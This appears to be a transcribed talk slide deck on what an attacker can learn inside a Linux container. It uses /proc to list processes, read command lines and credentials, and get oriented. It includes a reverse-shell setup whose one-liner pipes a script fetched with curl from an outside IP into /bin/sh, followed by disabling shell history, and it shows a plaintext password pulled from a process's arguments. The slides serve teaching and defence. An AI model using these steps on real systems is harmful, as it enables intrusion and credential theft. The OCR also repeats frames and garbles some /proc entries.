
# Process Info without ps



A screenshot of a macOS terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also shows the character count "1⌘1". The terminal output is as follows:

```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
```


# Process Info without ps



A screenshot of a macOS terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also shows the character "⌘1". The terminal output is as follows:

```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> head </proc/6/status
```

# Process Info without ps




The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "⌘1". The terminal content displays the following command-line session:

```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
/httpchecker
-credentials
checker:s3cr3t_p4ssw0rd
> head </proc/6/status
Name: httpchecker
Umask: 0022
State: S (sleeping)
Tgid: 6
Ngid: 0
Pid: 6
PPid: 1
TracerPid: 0
Uid: 0 0 0 0
Gid: 0 0 0 0
```

# Interesting Files in /proc

- `/proc/$pid/exe`
  - Symlink to \$pid's executed binary
- `/proc/$pid/cmdline`
  - \$pid's arguments (argv)
- `/proc/$pid/environ`
  - \$pid's environment variables
- `/proc/$pid/maps`
  - \$pid's memory regions and mapped files
- `/proc/$pid/mem`
  - Interface to \$pid's memory (use lseek)
- `/proc/$pid/maps`
  - Funny symlink to \$pid's root directory
- `/proc/$pid/fd/`
  - \$pid's open files
- `/proc/net/tcp{,6}`
  - TCP sockets
- `/proc/mounts`
  - Mounted filesystems
- `/proc/self`
  - Symlink to opening process' `/proc/$pid`
- `/proc/sys/kernel/core_pattern`
  - Core dump "location" pattern
- `/proc/partitions`
  - Disk partitions
- `/proc/net/tcp{,6}`
  - TCP sockets

# Interesting Files in /proc

- /proc/\$pid/exe
    - Symlink to \$pid's executed binary
  - /proc/\$pid/cmdline
    - \$pid's arguments (argv)
  - /proc/\$pid/environ
    - \$pid's environment variables
  - /proc/\$pid/maps
    - \$pid's memory map
  - /proc/\$pid/mem
    - Interface to \$pid's memory
  - /proc/\$pid/maps
    - Funny symlink to \$pid's memory
  - /proc/\$pid/fd/
    - \$pid's open files
- 
- /proc/net/tcp{,6}
    - TCP sockets
  - /proc/mounts
    - Mounted filesystems
  - /proc/self
    - Symlink to opening process' /proc/\$pid
  - /sys/kernel/core\_pattern
    - core dump "location" pattern
  - /proc/partitions
    - Disk partitions
  - /net/tcp{,6}
    - CP sockets

# What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell




# What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell




# What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell




# What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell



# Inside the Container

# Where are we?




The screenshot shows a terminal window with the title bar "ssh". The terminal content is as follows:

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:


curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

# Where are we, container-style?




# Where are we, container-style?




A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. At the top right, there is a close button and a tab labeled "ssh%1". The main area of the terminal shows a single line of text starting with a greater than sign (>), followed by the command: "for f in /proc/\* cmdline;"

# Where are we, container-style?




A screenshot of a macOS terminal window titled "ssh". The window has a standard OS X title bar with red, yellow, and green buttons. In the top right corner, there is a small icon with a "v" and "%1". The main pane of the terminal shows a single line of text starting with a greater-than sign (>). The text is: "for f in /proc/\* cmdline; do echo "--- \$f ---";". The rest of the terminal window is blank, indicating that the command has not yet been run.

# Where are we, container-style?

A screenshot of a terminal window titled "ssh". The window has a standard OS X style with red, yellow, and green close buttons at the top left. At the top right, there is a small icon followed by the text "%1". The main area of the terminal shows a single line of code being typed:  
> for f in /proc/\* cmdline; do echo "--- \$f ---"; tr '\0' '\n' <\$f;

# Where are we, container-style?



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. At the top right, there is a close button and the identifier "SSH1". The terminal's title bar also says "ssh". In the main pane, a single line of text is visible, starting with a greater-than sign (>). The text is a shell script command:

```
> for f in /proc/* cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
```

# Where are we, container-style?



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. At the top right, there is a close button and the identifier "SSH1". The terminal's scroll bar is visible on the right side. The text area contains the following command:

```
> for f in /proc/* cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id  
--- /proc/1 cmdline ---
```

# Where are we, container-style?



The image shows a terminal window on a Mac OS X desktop. The window title is "ssh". In the top right corner, there is a small icon with the text "SSH1". The terminal itself contains the following text:

```
> for f in /proc/* cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1 cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
```


# Where are we, container-style?



The image shows a terminal window titled "ssh" with a white background. At the top, there are three colored window control buttons (red, yellow, green) on the left and a close button on the right. The title bar also displays the window number "1". The terminal content is a command-line session:


```
> for f in /proc/* cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1 cmdline ---
/sbin/docker-init
--
/httpcheckerstart.sh
--- /proc/169 cmdline ---
/bin/sh
```

# Where are we, container-style?



```
ssh
> for f in /proc/* cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id
--- /proc/1 cmdline ---
/sbin/docker-init
---
/bin/sh
--- /proc/169 cmdline ---
curl
-Nsk
--pinnedpubkey
sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc=
https://165.232.118.219:4444/i/1ikl7jhibsohp
```

